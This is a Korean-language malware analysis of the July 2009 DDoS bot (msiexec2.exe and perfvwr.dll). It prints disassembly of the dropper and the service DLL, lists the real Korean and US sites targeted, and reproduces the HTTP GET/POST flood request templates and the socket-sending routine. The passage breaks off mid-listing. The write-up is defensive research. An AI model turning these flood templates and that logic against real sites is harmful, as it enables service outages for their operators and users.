7.7 DDoS 악성코드 분석

박찬암 (hkpco)
chanam.park@hkpco.kr
http://hkpco.kr/
2009. 07. 09

시작하며

2009년 7월, 한국과 미국의 주요 사이트들이 서비스 거부 공격(Distributed Denial-of-Service)의 위협을 받게 됩니다. 본 문서는 그러한 공격의 원인이 되는 악성 프로그램을 지극히 개인적인 관점에서 필요한 일부만을 정적 분석하였고, 부족하지만 해당 부분과 관련하여 조금의 참고라도 되고자 하는 마음에 공개합니다. 악성 코드에 대한 샘플(Sample)을 모두 구하지 못하였기 때문에 분석에 어느 정도 제한이 있을 것임을 미리 밝혀둡니다.

목 차(Contents)

msiexec2.exe 분석
perfvwr.dll 분석

msiexec2.exe 분석

File:	msiexec2.exe
Size:	33841
MD5:	BCB69C1BAB27F53A0223E255D9B60D87

우선 msiexec2.exe의 메인 부분 루틴은 다음과 같으며, 전체 루틴이 그리 길지 않기 때문에 조금만 분석해 보면 해당 바이너리의 역할을 어렵지 않게 파악할 수 있습니다.

```
.text:004013D0 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:004013D0 _WinMain@16     proc near               ; CODE XREF: start+C9↓p
.text:004013D0
.text:004013D0 SysDir_buffer   = byte ptr -104h
.text:004013D0 buffer_64byte   = byte ptr -103h
.text:004013D0 hInstance       = dword ptr  4
.text:004013D0 hPrevInstance   = dword ptr  8
.text:004013D0 lpCmdLine       = dword ptr  0Ch
.text:004013D0 nShowCmd        = dword ptr  10h
.text:004013D0
.text:004013D0                 sub     esp, 104h
.text:004013D6                 push    edi
.text:004013D7                 call    Get_Api_Address
.text:004013DC                 mov     ecx, 40h
.text:004013E1                 xor     eax, eax
.text:004013E3                 lea     edi, [esp+108h+buffer_64byte]
.text:004013E7                 mov     [esp+108h+SysDir_buffer], 0
.text:004013EC                 rep stosd               ; edi = eax
.text:004013EC                                         ; ecx가 40h 이므로 총 64 바이트
.text:004013EE                 stosw
.text:004013F0                 stosb
.text:004013F1                 lea     eax, [esp+108h+SysDir_buffer]
.text:004013F5                 push    104h
.text:004013FA                 push    eax
.text:004013FB                 call    __GetSystemDirectory
.text:00401401                 lea     ecx, [esp+108h+SysDir_buffer]
.text:00401405                 push    ecx             ; lpPathName
.text:00401406                 call    ds:SetCurrentDirectoryA ; 현재 디렉토리를 시스템 디렉토리로 설정
.text:0040140C                 call    target_listing_create
.text:00401411                 call    create_vme_bat_exec
.text:00401416                 xor     eax, eax
.text:00401418                 pop     edi
.text:00401419                 add     esp, 104h
.text:0040141F                 retn    10h
.text:0040141F _WinMain@16     endp
```

가장 첫 번째 함수에서는 특정 DLL 파일에서 함수 주소들을 얻어오는 작업을 일괄 처리합니다.

```
.text:004011B0 Get_Api_Address proc near               ; CODE XREF: WinMain(x,x,x,x)+7↓p
.text:004011B0                 push    esi
.text:004011B1                 push    offset ModuleName ; "Kernel32.dll"
.text:004011B6                 call    ds:GetModuleHandleA
.text:004011BC                 mov     esi, eax
.text:004011BE                 test    esi, esi
.text:004011C0                 jz      loc_40125D
.text:004011C6                 push    edi
.text:004011C7                 mov     edi, ds:GetProcAddress
.text:004011CD                 push    offset ProcName ; "GetModuleHandleA"
.text:004011D2                 push    esi             ; hModule
.text:004011D3                 call    edi ; GetProcAddress
.text:004011D5                 push    offset aGetmodulefilen ; "GetModuleFileNameA"
.text:004011DA                 push    esi             ; hModule
.text:004011DB                 mov     __GetModuleHandle, eax
.text:004011E0                 call    edi ; GetProcAddress
.text:004011E2                 push    offset aCreateprocessa ; "CreateProcessA"
.text:004011E7                 push    esi             ; hModule
.text:004011E8                 mov     __GetModuleFileName, eax
.text:004011ED                 call    edi ; GetProcAddress
.text:004011EF                 push    offset aCreatethread ; "CreateThread"
.text:004011F4                 push    esi             ; hModule
.text:004011F5                 mov     __CreateProcess, eax
.text:004011FA                 call    edi ; GetProcAddress
.text:004011FC                 push    offset aCreatefilea ; "CreateFileA"
.text:00401201                 push    esi             ; hModule
.text:00401202                 mov     __CreateThread, eax
.text:00401207                 call    edi ; GetProcAddress
.text:00401209                 push    offset aWritefile ; "WriteFile"
.text:0040120E                 push    esi             ; hModule
```

그 다음, 현재 경로를 시스템 디렉토리로 지정합니다.

```
.text:004013F1    lea     eax, [esp+108h+SysDir_buffer]
.text:004013F5    push    104h
.text:004013FA    push    eax
.text:004013FB    call    __GetSystemDirectory
.text:00401401    lea     ecx, [esp+108h+SysDir_buffer]
.text:00401405    push    ecx                 ; lpPathName
.text:00401406    call    ds:SetCurrentDirectoryA
; 현재 디렉토리를 시스템 디렉토리로 설정
```

이후 두 개의 함수가 각각 호출되는데, 여기서 첫 번째 함수는 공격 대상 사이트의 리스트를 생성하는 역할을 수행하며 00401260 주소에서 시작합니다.

```
.text:00401269    mov     esi, ds:CreateFileA
.text:0040126F    push    edi
.text:00401270    push    0                   ; hTemplateFile
.text:00401272    push    80h                 ; dwFlagsAndAttributes
```

```
.text:00401277                  push    2                       ; dwCreationDisposition
.text:00401279                  push    0                       ; lpSecurityAttributes
.text:0040127B                  push    0                       ; dwShareMode
.text:0040127D                  push    40000000h               ; dwDesiredAccess
.text:00401282                  push    offset FileName ; "uregvs.nls"
...
.text:004012B7                  call    esi ; CreateFileA
.text:004012B9                  mov     ebp, eax
```

uregvs.nls 파일을 쓰기 모드로 생성하고 있습니다. 해당 파일은 잘 알려져 있다시피 공격을 수행할 대상 사이트들이 저장되며, 위 루틴 이후에 그 리스트들이 쓰여집니다. 다음과 같습니다.

```
.text:00401308 loc_401308:                              ; CODE XREF: target_listing_create+94j
.text:00401308                  push    0                       ; lpFileSizeHigh
.text:0040130A                  push    esi                     ; hFile
.text:0040130B                  call    ds:GetFileSize
.text:00401311                  mov     ebx, ds:SetFilePointer
.text:00401317                  push    2                       ; dwMoveMethod
.text:00401319                  push    0                       ; lpDistanceToMoveHigh
.text:0040131B                  push    0FFFFFFFCh              ; lDistanceToMove
.text:0040131D                  push    esi                     ; hFile
.text:0040131E                  mov     edi, eax                ; 파일 사이즈
.text:00401320                  call    ebx ; SetFilePointer
.text:00401322                  lea     edx, [esp+138h+NumberOfBytesRead]
.text:00401326                  push    0                       ; lpOverlapped
.text:00401328                  push    edx                     ; lpNumberOfBytesRead
.text:00401329                  lea     eax, [esp+18h]
.text:0040132D                  push    4                       ; nNumberOfBytesToRead
.text:0040132F                  push    eax                     ; lpBuffer
.text:00401330                  push    esi                     ; hFile
.text:00401331                  call    ds:ReadFile
; 파일 포인터의 오프셋을 끝에서 -4로 지정해 준 뒤 4바이트를 읽음

.text:00401337                  mov     ecx, [esp+10h]
.text:0040133B                  push    0                       ; dwMoveMethod
.text:0040133D                  push    0                       ; lpDistanceToMoveHigh
.text:0040133F                  push    ecx                     ; lDistanceToMove
```

```
.text:00401340                  push    esi             ; hFile
.text:00401341                  call    ebx ; SetFilePointer
.text:00401343                  sub     edi, [esp+10h]  ; 파일 사이즈에서 뺌
.text:00401347                  push    edi             ; dwBytes
.text:00401348                  push    40h             ; uFlags
.text:0040134A                  call    ds:GlobalAlloc
.text:00401350                  mov     ebx, eax        ; 메모리 할당
.text:00401352                  test    ebx, ebx
.text:00401354                  jnz     short loc_40136D
...
.text:0040136D                  lea     edx, [esp+138h+NumberOfBytesWritten]
.text:00401371                  push    0               ; lpOverlapped
.text:00401373                  push    edx             ; lpNumberOfBytesRead
.text:00401374                  push    edi             ; nNumberOfBytesToRead
.text:00401375                  push    ebx             ; lpBuffer
.text:00401376                  push    esi             ; hFile
.text:00401377                  call    ds:ReadFile
; 자신의 바이너리의 특정 오프셋에서 공격 대상 리스트를 읽어들임

.text:0040137D                  lea     eax, [esp+138h+NumberOfBytesWritten]
.text:00401381                  push    0               ; lpOverlapped
.text:00401383                  push    eax             ; lpNumberOfBytesWritten
.text:00401384                  push    edi             ; nNumberOfBytesToWrite
.text:00401385                  push    ebx             ; lpBuffer
.text:00401386                  push    ebp             ; hFile
.text:00401387                  call    ds:WriteFile
; 공격 대상 리스트를 uregvs.nls 파일에 씀

.text:0040138D                  lea     ecx, [esp+138h+LastWriteTime]
.text:00401391                  lea     edx, [esp+138h+LastAccessTime]
.text:00401395                  push    ecx             ; lpLastWriteTime
.text:00401396                  lea     eax, [esp+13Ch+CreationTime]
.text:0040139A                  push    edx             ; lpLastAccessTime
.text:0040139B                  push    eax             ; lpCreationTime
.text:0040139C                  push    ebp             ; hFile
.text:0040139D                  call    ds:SetFileTime
; 파일의 시간 정보 변경
...
```

단순히 현재 실행파일(msiexec2.exe)의 특정 오프셋 데이터를 읽어서 uregvs.nls에 써준 뒤 파일 생성시간 등의 정보를 변경하고 있습니다. 실행파일의 특정 오프셋에는 다음과 같은 형태로 공격 대상 리스트들이 존재합니다.

```
00006110  00 00 00 00 00 00 00 00 00 00 00 00 50 00 00 00  ............P...
00006120  FF 07 00 00 32 00 00 00 00 00 00 00 00 00 00 00  ÿ...2...........
00006130  38 88 E3 40 00 00 00 00 58 88 E3 40 1E 00 00 00  8ˆã@....Xˆã@....
00006140  03 00 00 00 1E 00 00 00 50 00 00 00 1F 00 00 00  ........P.......
00006150  C0 61 14 00 77 77 77 2E 70 72 65 73 69 64 65 6E  Àa..www.presiden
00006160  74 2E 67 6F 2E 6B 72 3B 38 30 3B 67 65 74 3B 2F  t.go.kr;80;get;/
00006170  3B 3B 00 02 00 77 77 77 2E 6D 6E 64 2E 67 6F 2E  ;;...www.mnd.go.
00006180  6B 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00  kr..............
00006190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000061A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000061B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000061C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000061D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000061E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000061F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006240  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006250  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00006280  00 00 00 50 00 00 00 FF 07 00 00 32 00 00 00 00  ...P...ÿ...2....
00006290  00 00 00 00 00 00 00 38 88 E3 40 00 00 00 00 58  .......8ˆã@....X
000062A0  88 E3 40 1E 00 00 00 03 00 00 00 1E 00 00 00 50  ˆã@............P
000062B0  00 00 00 19 00 00 00 E8 61 14 00 77 77 77 2E 6D  .......èa..www.m
000062C0  6E 64 2E 67 6F 2E 6B 72 3B 38 30 3B 67 65 74 3B  nd.go.kr;80;get;
000062D0  2F 3B 3B 00 03 00 77 77 77 2E 6D 6F 66 61 74 2E  /;;...www.mofat.
000062E0  67 6F 2E 6B 72 00 00 00 00 00 00 00 00 00 00 00  go.kr...........
```

즉, msiexec2.exe는 실행 파일 자체에 내장되어 있는 공격 대상 리스트들을 파일로 추출하는 역할을 합니다. 두 번째 함수는 따로 배치파일을 만들어서 작업 흔적을 지우는 루틴을 실행하며, 이는 생략하겠습니다.

msiexec2.exe를 통하여 최종적으로 생성된 uregvs.nls에서 추출한 최초의 공격 대상 리스트는 다음과 같습니다.

www.president.go.kr
www.mnd.go.kr
www.mofat.go.kr
www.assembly.go.kr

www.usfk.mil
blog.naver.com
mail.naver.com
banking.nonghyup.com
ezbank.shinhan.com
ebank.keb.co.kr
www.hannara.or.kr
www.chosun.com
www.auction.co.kr
www.whitehouse.gov
www.faa.gov
www.dhs.gov
www.state.gov
www.voanews.com
www.defenselink.mil
www.nyse.com
www.nasdaq.com
finance.yahoo.com
www.usauctionslive.com
www.usbank.com
www.washingtonpost.com
www.ustreas.gov

perfvwr.dll 분석

File:	perfvwr.dll
Size:	65536
MD5:	65BA85102AAEC5DAF021F9BFB9CDDD16

perfvwr.dll은 공격의 핵심적인 역할에 해당하는 파일 중 하나입니다. 시작은 다음과 같이 서비스를 등록하고 새로운 스레드를 생성하여 루틴을 실행시킵니다.

```
.text:1000183E                  push    esi
.text:1000183F                  xor     esi, esi
.text:10001841                  push    offset handler_proc ; lpHandlerProc
.text:10001846                  push    offset ServiceName ; "perfvwr"
.text:1000184B                  mov     ServiceStatus.dwServiceType, 30h
.text:10001855                  mov     ServiceStatus.dwCurrentState, 2
.text:1000185F                  mov     ServiceStatus.dwControlsAccepted, 7
.text:10001869                  mov     ServiceStatus.dwWin32ExitCode, esi
.text:1000186F                  mov     ServiceStatus.dwServiceSpecificExitCode, esi
.text:10001875                  mov     ServiceStatus.dwCheckPoint, esi
.text:1000187B                  mov     ServiceStatus.dwWaitHint, esi
.text:10001881                  call    ds:RegisterServiceCtrlHandlerA
.text:10001887                  cmp     eax, esi
.text:10001889                  mov     hServiceStatus, eax
.text:1000188E                  jz      short loc_100018A6
.text:10001890                  push    offset ServiceStatus ; lpServiceStatus
.text:10001895                  push    eax             ; hServiceStatus
.text:10001896                  mov     ServiceStatus.dwCurrentState, 4
.text:100018A0                  call    ds:SetServiceStatus
.text:100018A6
.text:100018A6 loc_100018A6:                            ; CODE XREF: ServiceMain+50↑j
.text:100018A6                  push    esi             ; lpThreadId
.text:100018A7                  push    esi             ; dwCreationFlags
.text:100018A8                  push    esi             ; lpParameter
.text:100018A9                  push    offset StartAddress ; lpStartAddress
.text:100018AE                  push    esi             ; dwStackSize
.text:100018AF                  push    esi             ; lpThreadAttributes
.text:100018B0                  call    ds:CreateThread
.text:100018B6                  push    0FFFFFFFFh      ; dwMilliseconds
.text:100018B8                  push    eax             ; hHandle
.text:100018B9                  call    ds:WaitForSingleObject
.text:100018BF                  pop     esi
.text:100018C0                  retn    8
```

스레드 루틴을 따라가면 추가적인 분기문이나 스레드 생성 등이 다양하게 존재하는데, 공격을 위한 과정과 밀접하게 연관된 부분 위주로 살펴보겠습니다. 다음은 uregvs.nls 파일을 오픈하여 첫 8byte와 그 이후 4byte를 따로 저장하는 루틴입니다. 여기서 4byte는 이후의 역할들을 살펴보면 알게 되겠지만, 대상 사이트의 개수를 의미하고 있습니다.

```
.text:10001A27                  push    ebx             ; hTemplateFile
.text:10001A28                  push    80h             ; dwFlagsAndAttributes
```

```
.text:10001A2D                push    3               ; dwCreationDisposition
.text:10001A2F                push    ebx             ; lpSecurityAttributes
.text:10001A30                push    ebx             ; dwShareMode
.text:10001A31                push    80000000h       ; dwDesiredAccess
.text:10001A36                push    offset FileName ; "uregvs.nls"
.text:10001A3B                xor     edi, edi
.text:10001A3D                call    ds:CreateFileA
.text:10001A43                cmp     eax, 0FFFFFFFFh
.text:10001A46                mov     [ebp+hObject], eax
.text:10001A49                jz      loc_10001B9A
.text:10001A4F                mov     esi, ds:ReadFile
.text:10001A55                lea     ecx, [ebp+NumberOfBytesRead]
.text:10001A58                push    ebx             ; lpOverlapped
.text:10001A59                push    ecx             ; lpNumberOfBytesRead
.text:10001A5A                lea     ecx, [ebp+Buffer]
.text:10001A5D                push    8               ; nNumberOfBytesToRead
.text:10001A5F                push    ecx             ; lpBuffer
.text:10001A60                push    eax             ; hFile
.text:10001A61                mov     [ebp+NumberOfBytesRead], ebx
.text:10001A64                call    esi ; ReadFile
.text:10001A66                lea     eax, [ebp+NumberOfBytesRead]
.text:10001A69                push    ebx             ; lpOverlapped
.text:10001A6A                push    eax             ; lpNumberOfBytesRead
.text:10001A6B                lea     eax, [ebp+var_8]
.text:10001A6E                push    4               ; nNumberOfBytesToRead
.text:10001A70                push    eax             ; lpBuffer
.text:10001A71                push    [ebp+hObject]   ; hFile
.text:10001A74                call    esi ; ReadFile
```

위 루틴에서 읽어 들였던 4byte는 이후에 148h 만큼씩 uregvs.nls 파일의 내용을 읽어 들이는 반복문의 총 횟수가 되는데, 여기서 148h(Dec: 328)byte는 하나의 공격 대상 정보를 위하여 필요한 총 크기가 됩니다. 즉, 공격 대상 사이트, 포트번호, 요청 방식 등의 정보는 148h 크기 간격으로 저장됩니다.

```
.text:10001AE8                add     esi, 140h
.text:10001AEE
.text:10001AEE loc_10001AEE:                          ; CODE XREF: StartAddress+25Aj
```


```
.text:10001AEE          lea     eax, [ebp+NumberOfBytesRead]
.text:10001AF1          push    ebx             ; lpOverlapped
.text:10001AF2          push    eax             ; lpNumberOfBytesRead
.text:10001AF3          lea     eax, [esi-140h]
.text:10001AF9          push    148h            ; nNumberOfBytesToRead
.text:10001AFE          push    eax             ; lpBuffer
.text:10001AFF          push    [ebp+hObject]   ; hFile
.text:10001B02          mov     [ebp+NumberOfBytesRead], ebx
.text:10001B05          call    ds:ReadFile
```

여기서, 148h 크기만큼 저장되는 버퍼에 140h를 더하여 사용하고 있는데, 이것은 이후 +140h 전후의 오프셋 사용을 편리하게 하기 위하여 추가된 것으로 보입니다.

145h 크기의 버퍼 시작 지점에서 +140h 만큼 떨어진 오프셋에는 공격대상 문자열의 시작 위치부터 포트 번호까지에 해당하는 길이 값이 저장되어 있습니다. 다음 루틴에서는 추가로 공간을 할당하여 사이트 주소와 포트 번호를 저장하고 있습니다.


```
.text:10001B36 loc_10001B36:                    ; CODE XREF: StartAddress+21Dj
.text:10001B36          lea     eax, [ebp+NumberOfBytesRead]
.text:10001B39          push    ebx             ; lpOverlapped
.text:10001B3A          push    eax             ; lpNumberOfBytesRead
.text:10001B3B          mov     [ebp+NumberOfBytesRead], ebx
.text:10001B3E          push    dword ptr [esi] ; nNumberOfBytesToRead
.text:10001B40          push    dword ptr [esi+4] ; lpBuffer
.text:10001B43          push    [ebp+hObject]   ; hFile
.text:10001B46          call    ds:ReadFile
```

이후 몇 가지 루틴이 더 수행된 다음 아래와 같이 새로운 스레드를 생성합니다.



```
mov     eax, [ebp+buf_4_148_esi]
push    ebx             ; lpThreadId
push    ebx             ; dwCreationFlags
mov     eax, [eax+13Ch]
mov     dword_1000E1F0, eax
lea     eax, [esi-120h]
push    eax             ; lpParameter
push    offset sub_10001C31 ; lpStartAddress
push    ebx             ; dwStackSize
push    ebx             ; lpThreadAttributes
call    ds:CreateThread
push    1388h           ; dwMilliseconds
mov     dword ptr [edi], 1
call    ds:Sleep
```

해당 스레드에서 부가적인 루틴들이 수행되는데, 이는 생략하고 여기서 생성되는 또 다른 스레드를 살펴보겠습니다. 우선 생성 루틴은 다음과 같습니다.



```
loc_10001CC5:
xor     eax, eax
mov     [edi], ebx
push    eax             ; lpThreadId
push    eax             ; dwCreationFlags
push    edi             ; lpParameter
push    offset sub_10001DAB ; lpStartAddress
push    eax             ; dwStackSize
push    eax             ; lpThreadAttributes
call    ds:CreateThread
push    1F4h            ; dwMilliseconds
call    ds:Sleep
inc     esi
add     edi, 8
cmp     esi, [ebx+138h]
jb      short loc_10001CC5
```


스레드 함수를 분석해보면 역시나 다양한 루틴들이 존재하고, 반복문을 수행하면서 특정 함수가 호출이 됩니다. 여기서 살펴볼 함수는 다음과 같습니다.

```
.text:10001E5C loc_10001E5C:                           ; CODE XREF: sub_10001DAB+9Dj
.text:10001E5C                                         ; sub_10001DAB+A4j
.text:10001E5C                 push    [ebp+var_4]
.text:10001E5F                 push    [ebp+arg_0]
```

.text:10001E62	**call**	**http_attack_func**

임의로 재지정한 이름인 http_attack_func 함수의 원래 주소는 10001EAD 입니다. 해당 루틴을 좀 더 살펴보겠습니다.

우선 몇 가지 초기화 과정을 거친 뒤, 아래와 같이 strtok() 함수를 통하여 ';' 문자를 기준으로 값을 저장합니다. 이는 uregvs.nls 파일의 정보가 ';' 문자 단위로 나뉘어져 있기 때문입니다.



그런 다음, GET, POST 방식에 따라 파일에서 얻어진 정보를 통하여 공격 패킷을 구성하는데, 해당 정보를 다음과 같은 GET/POST Flooding payload에 추가하는 방식으로 이루어집니다.

```
.rdata:1000C1A0 Format          db 'GET %s HTTP/1.1',0Dh,0Ah
.rdata:1000C1A0                                         ; DATA XREF: http_attack_func+12A↑o
.rdata:1000C1A0                 db 'Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, appl'
.rdata:1000C1A0                 db 'ication/x-shockwave-flash, application/vnd.ms-excel, application/'
.rdata:1000C1A0                 db 'vnd.ms-powerpoint, application/msword, application/x-ms-applicati'
.rdata:1000C1A0                 db 'on, application/x-ms-xbap, application/vnd.ms-xpsdocument, applic'
.rdata:1000C1A0                 db 'ation/xaml+xml, */*',0Dh,0Ah
.rdata:1000C1A0                 db 'Accept-Language: ko',0Dh,0Ah
.rdata:1000C1A0                 db 'UA-CPU: x86',0Dh,0Ah
.rdata:1000C1A0                 db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
.rdata:1000C1A0                 db 'User-Agent: %s',0Dh,0Ah
.rdata:1000C1A0                 db '%sHost: %s',0Dh,0Ah
.rdata:1000C1A0                 db 'Connection: Keep-Alive',0Dh,0Ah
.rdata:1000C1A0                 db 0Dh,0Ah,0
.rdata:1000C343                 align 4
.rdata:1000C344 ; char aPostSHttp1_1Ac[]
.rdata:1000C344 aPostSHttp1_1Ac db 'POST %s HTTP/1.1',0Dh,0Ah
.rdata:1000C344                                         ; DATA XREF: http_attack_func+175↑o
.rdata:1000C344                 db 'Accept: */*',0Dh,0Ah
.rdata:1000C344                 db 'Accept-Language: ko',0Dh,0Ah
.rdata:1000C344                 db 'Referer: http://%s/',0Dh,0Ah
.rdata:1000C344                 db 'charset: utf-8',0Dh,0Ah
.rdata:1000C344                 db 'Content-Type: application/x-www-form-urlencoded; charset=utf-8',0Dh,0Ah
.rdata:1000C344                 db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
.rdata:1000C344                 db 'User-Agent: %s',0Dh,0Ah
.rdata:1000C344                 db 'Host: %s',0Dh,0Ah
.rdata:1000C344                 db 'Content-Length: 0',0Dh,0Ah
.rdata:1000C344                 db 'Connection: Keep-Alive',0Dh,0Ah
.rdata:1000C344                 db 'Cache-Control: %s',0Dh,0Ah
.rdata:1000C344                 db 0Dh,0Ah,0
```

Payload가 완성되었으면, 반복문을 수행하며 소켓 함수를 통하여 공격 패킷을 보냅니다.

```
.text:10002048          push    ebx             ; _DWORD
.text:10002049          push    ebx             ; _DWORD
.text:1000204A          push    ebx             ; _DWORD
.text:1000204B          push    6               ; _DWORD
.text:1000204D          push    1               ; _DWORD
.text:1000204F          push    2               ; _DWORD
.text:10002051          call    __WSASocket
...
.text:10002082          push    10h             ; _DWORD
.text:10002084          push    eax             ; _DWORD
.text:10002085          push    edi             ; _DWORD
.text:10002086          mov     word ptr [ebp+var_38], 2
.text:1000208C          call    __WSAConnect
...
.text:100020AB          lea     eax, [ebp+Dest]
.text:100020B1          push    ecx             ; _DWORD
.text:100020B2          push    eax             ; _DWORD
.text:100020B3          push    [ebp+var_4]     ; _DWORD
.text:100020B6          call    __send
```

추가로, SystemTimeToVariantTime() API를 이용하여 공격 시간을 결정하고 있으며, 관련 루틴은 다음과 같습니다.

```
.text:10001A09 loc_10001A09:                          ; CODE XREF: StartAddress+D3j
.text:10001A09                                        ; StartAddress+F3j
.text:10001A09                  lea     eax, [ebp+SystemTime]
.text:10001A0C                  push    eax             ; lpSystemTime
.text:10001A0D                  call    ds:GetLocalTime
.text:10001A13                  lea     eax, [ebp+pvtime]
.text:10001A16                  mov     [ebp+SystemTime.wYear], 7D9h
.text:10001A1C                  push    eax             ; pvtime
.text:10001A1D                  lea     eax, [ebp+SystemTime]
.text:10001A20                  push    eax             ; lpSystemTime
.text:10001A21                  call    ds:SystemTimeToVariantTime
```

GetLocalTime()으로 현재 로컬 타임을 구한 뒤, SystemTimeToVariantTime() API의 인자로 전달합니다. 그리고 해당 API가 리턴한 값인 pvtime은 다음 루틴에서 사용됩니다.

```
.text:10001BA6                  mov     eax, [ebp+buf_4_148_esi]
.text:10001BA9                  mov     edi, [ebp+intbuf_4]
.text:10001BAC                  lea     esi, [eax+120h]
.text:10001BB2
